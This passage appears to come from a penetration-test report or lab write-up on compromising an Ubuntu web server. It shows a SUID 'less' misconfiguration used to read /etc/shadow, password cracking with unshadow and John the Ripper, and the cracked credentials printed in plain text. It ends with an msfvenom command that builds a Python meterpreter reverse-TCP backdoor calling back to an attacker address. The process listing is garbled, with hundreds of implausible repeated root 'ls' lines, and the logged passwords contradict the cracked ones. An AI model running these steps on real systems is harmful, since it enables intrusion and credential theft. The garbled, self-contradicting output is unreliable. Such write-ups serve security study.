2a02:207f:1b17:c049:b27:eeff:fe4e:9d3a prefixlen 64 scopeid 0xc0::global ether 08:00:27:0b:1b:3c:4e txqueuelen 1000 (Ethernet) RX packets 4310 bytes 4042101 (4.0 MB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 1658 bytes 1342848 (1.8 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 www-data@ubuntu:/var/www/html/pdf\$</pre>
Running Processes (ps auxw)	The ps (process status) command is one of the most frequently used commands in Linux. Usually it is used to get the more and detailed information about a specific process or all processes.	<pre>www-data@ubuntu:/var/www/html/pdf\$ ps auxw root 1236 0 0 1:140630 3276 ? Ssl 11:00 0:00 /usr/sbin/systemd /usr/sbin/networkd dispatcher --run-startup-trigger demon 1237 0 0 1:3666 1928 ? Ssl 11:00 0:00 /usr/bin/ls -lR /usr/lib/lsrwx/ root 1238 0 0 1:123572 1188 ? Ssl 11:00 0:00 /usr/bin/ls -lR /usr/lib/lsrwx/ root 1239 0 0 1:16634 3548 ? Ssl 11:00 0:00 /usr/bin/crontab --flag-round root 1240 0 0 1:15912 7076 ? Ssl 11:00 0:00 /sbin/systemd-logind message 1241 0 0 1:19110 2000 ? Ssl 11:00 0:00 /usr/sbin/xdm -daemon --system --address-systemd: --nofork --noplrf root 1249 0 0 1:3611 2108 ? Ssl 11:00 0:00 /sbin/mysqld_safe --mysqld --datadir=/var/lib/mysql root 1280 0 0 1:631166 4000 ? Ssl 11:00 0:00 /usr/sbin/cryptsetup --no-dmcc --no-dmsetup --no-dmcc root 1303 0 0 1:17212 1150 ? Ssl 11:00 0:00 /usr/bin/squid -n --no --no-vu --no-cache --no-cache --no-cache root 1324 0 0 1:3421 1192 livr Ssl 11:00 0:00 /usr/bin/ls -lR / mycat 1387 0 0 1:1218 7656 ? Ssl 11:00 0:00 /usr/bin/ls -lR / root 1395 0 0 1:13611 4208 ? Ssl 11:00 0:00 /usr/bin/sudo -i root 1522 0 0 1:71288 3422 ? Ssl 11:00 0:00 /usr/sbin/apache2 -k start www-data 1535 0 0 1:4 151912 16972 ? Ssl 11:00 0:00 /usr/sbin/apache2 -k start www-data 1536 0 0 1:4 151514 9548 ? Ssl 11:00 0:00 /usr/sbin/apache2 -k start www-data 1537 0 0 1:4 151541 9548 ? Ssl 11:00 0:00 /usr/sbin/apache2 -k start www-data 1538 0 0 1:4 151541 9548 ? Ssl 11:00 0:00 /usr/sbin/apache2 -k start ubuntu 1724 0 0 1:13721 7676 ? Ssl 11:31 0:00 /sbin/systemd/systemd --user ubuntu 1725 0 0 1:140786 2860 ? Ssl 11:31 0:00 /usr/bin/sudo -i ubuntu 1726 0 0 1:5 2446 4006 livr Ssl 11:31 0:00 /usr/bin/sudo -i www-data 1780 0 0 1:5 162866 14556 ? Ssl 11:32 0:00 /usr/sbin/apache2 -k start www-data 1780 0 0 1:5 162866 14556 ? Ssl 11:32 0:00 /usr/sbin/apache2 -k start www-data 1780 0 0 1:4 162866 14556 ? Ssl 11:32 0:00 /usr/sbin/apache2 -k start www-data 1780 0 0 1:4 162866 14556 ? Ssl 11:32 0:00 /usr/sbin/apache2 -k start www-data 1780 0 0 1:4 162866 14556 ? Ssl 11:32 0:00 /usr/sbin/apache2 -k start root 1834 0 0 1:1916 848 ? Ssl 11:32 0:00 /usr/bin/ls -lR / www-data 1835 0 0 1:1916 848 ? Ssl 11:31 0:00 /usr/bin/ls -lR / www-data 1835 0 0 1:5 2280 8438 ? Ssl 11:32 0:00 python3 -m importlib; pip; spawn('cat /etc/passwd') root 1877 0 0 1:13413 448 ? Ssl 11:32 0:00 /usr/bin/ls -lR / root 1878 0 0 1:13413 448 ? Ssl 11:32 0:00 /usr/bin/ls -lR / root 1879 0 0 1:13413 448 ? Ssl 11:32 0:00 /usr/bin/ls -lR / root 1880 0 0 1:13413 448 ? Ssl 11:32 0:00 /usr/bin/ls -lR / root 1993 0 0 1:6 22321 6286 ? Ssl 11:58 0:00 sshd: ubuntu [priv] ubuntu 2080 0 0 1:5 2121 2280 ? Ssl 11:51 0:00 sshd: ubuntu@192.168.1.11 root 2080 0 0 1:5 2121 2280 ? Ssl 11:51 0:00 /usr/bin/sudo -i root 2080 0 0 1:1351 448 ? Ssl 11:51 0:00 /usr/bin/ls -lR / root 2090 0 0 1:2122 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2090 0 0 1:1351 448 ? Ssl 11:51 0:00 /usr/bin/ls -lR / root 2189 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2190 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2191 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2192 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2193 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2194 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2195 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2196 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2197 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2198 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2199 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2200 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2201 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2202 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2203 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2204 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2205 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2206 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2207 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2208 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2209 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2210 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2211 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2212 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2213 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2214 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2215 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2216 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2217 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2218 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2219 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2220 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2221 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2222 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2223 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2224 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2225 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2226 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2227 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2228 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2229 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2230 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2231 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2232 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2233 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2234 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2235 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2236 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2237 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2238 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2239 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2240 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2241 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2242 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2243 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2244 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2245 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2246 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2247 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2248 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2249 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2250 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2251 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2252 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2253 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2254 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2255 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2256 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2257 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2258 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2259 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2260 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2261 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2262 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2263 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2264 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2265 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2266 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2267 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2268 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2269 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2270 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2271 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2272 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2273 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2274 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2275 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2276 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2277 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2278 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2279 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2280 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2281 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2282 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2283 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2284 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2285 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2286 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2287 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2288 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2289 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2290 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2291 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2292 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2293 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2294 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2295 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2296 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2297 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2298 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2299 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2300 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2301 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2302 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2303 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2304 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2305 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2306 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2307 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2308 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2309 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2310 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2311 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2312 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2313 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2314 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2315 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2316 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2317 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2318 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2319 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2320 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2321 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2322 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2323 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2324 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2325 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2326 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2327 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2328 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2329 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2330 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2331 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2332 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2333 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2334 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2335 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2336 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2337 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2338 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2339 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2340 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2341 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2342 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2343 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2344 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2345 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2346 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2347 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2348 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2349 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2350 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2351 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2352 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2353 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2354 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2355 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2356 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2357 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2358 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2359 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2360 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2361 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2362 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2363 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2364 0 0 1:1351 448 ? Ssl 11:52 0:00 /usr/bin/ls -lR / root 2365 0 0 1:1351 448 ? Ssl 1</pre>

An important information that we obtained from the above commands for the user privilege escalation is the SUID binaries.Executable files with the “setuid” or SUID attribute assigned,when executed,are run as the owner of the file regardless of the current user's privileges. More specifically, in our case we identified that the current user have the SUID attribute on the command "less". The command "less" on the linux operating systems is used to display the contents of a file or a command output. This misconfiguration we used in order to display the content of shadow file(password file that stored in encrypted format).




Figure 4.125: Displaying content of shadow file

Then we copied the contents of passwd and shadow files and saved them on files in our local machine as shown on the following print screens:




Figure 4.126: Saving the shadow content on file locally




Figure 4.127: Saving the passwd content on file locally

As we had the passwd and shadow files we used the John the Ripper tool in order to crack the passwords of target machine. Firstly, we used the unshadow command that combine the data of /etc/passwd and /etc/shadow to create one file with username and password details




Figure 4.128: Merging the shadow and passwd files




Figure 4.129: Displaying the merged file

The final file that was created from the unshadow command was used in the John tool in order to crack the passwords.




Figure 4.130: Cracking the passwords on the webserver

From the above results of the John the Ripper tool that display on the above printscreen we found out the following accounts with passwords:

- ✓ Username: ubuntu -> Password: p@ssword123
- ✓ Username: root -> Password: rootp@ss

✓ Username: mlyons -> Password: password

As we cracked the passwords for three user accounts from the John the Ripper tool, we validate that the passwords are correct as we logged in with the above credentials.

```
www-data@ubuntu:/home/mlyons$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/home/mlyons$ su ubuntu
su ubuntu
Password: passwordr123
ubuntu@ubuntu:/home/mlyons$ id
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),29(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(lxd),111(netdev)
ubuntu@ubuntu:/home/mlyons$
```

Figure 4.131: Login as ubuntu user

```
ubuntu@ubuntu:/home/mlyons$ id
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),29(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(lxd),111(netdev)
ubuntu@ubuntu:/home/mlyons$ su mlyons
su mlyons
Password: password
```

Figure 4.132: Login as mlyons user

```
www-data@ubuntu:/var/www/html/pdf$ su root
su root
Password: rootp00s
root@ubuntu:/var/www/html/pdf# chmod 777 priv.py
```

Figure 4.133: Login as root user

Finally, as we had access to a root account on the server, we were able to establish a meterpreter session on the server with high privileged rights. More specifically, we executed the following steps in order to obtain a meterpreter session with high privilege rights:

1. We created a backdoor for the web server with the msfvenom tool.

```
root@kali:~/Desktop/Webserver$ msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=1234 -f raw > priv.py
[*] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[*] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 497 bytes
root@kali:~/Desktop/Webserver$
```

Figure 4.134: Creating a new payload with msfvenom tool

Table 4.17: Explanation of the command parameters	
Command detailed Information	
